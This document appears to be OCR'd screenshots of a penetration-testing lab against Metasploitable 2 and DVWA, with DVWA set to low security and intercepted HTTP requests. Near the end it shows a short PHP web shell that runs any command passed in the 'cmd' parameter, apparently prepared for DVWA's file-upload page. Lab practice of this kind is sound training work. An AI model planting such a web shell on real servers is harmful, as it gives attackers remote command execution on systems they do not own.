


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com


Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Request to http://192.168.50.101:80

```
GET / HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	7


Damn Vulnerable Web Ap
Not secure 192.168.50.101/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
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Notes
Search
0 highlights
Event log (2) All issues
Memory: 109.3MB

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Request to http://192.168.50.101:80

```
POST /dvwa/security.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close

security=low&seclev_submit=Submit
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	2
Request headers	13




```
<?php
if (isset($_GET['cmd']))
 {

    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '<pre>';


}
?>
```

```
Save modified buffer?
 Y Yes
 N No      ^C Cancel
```



Vulnerability: File Upload

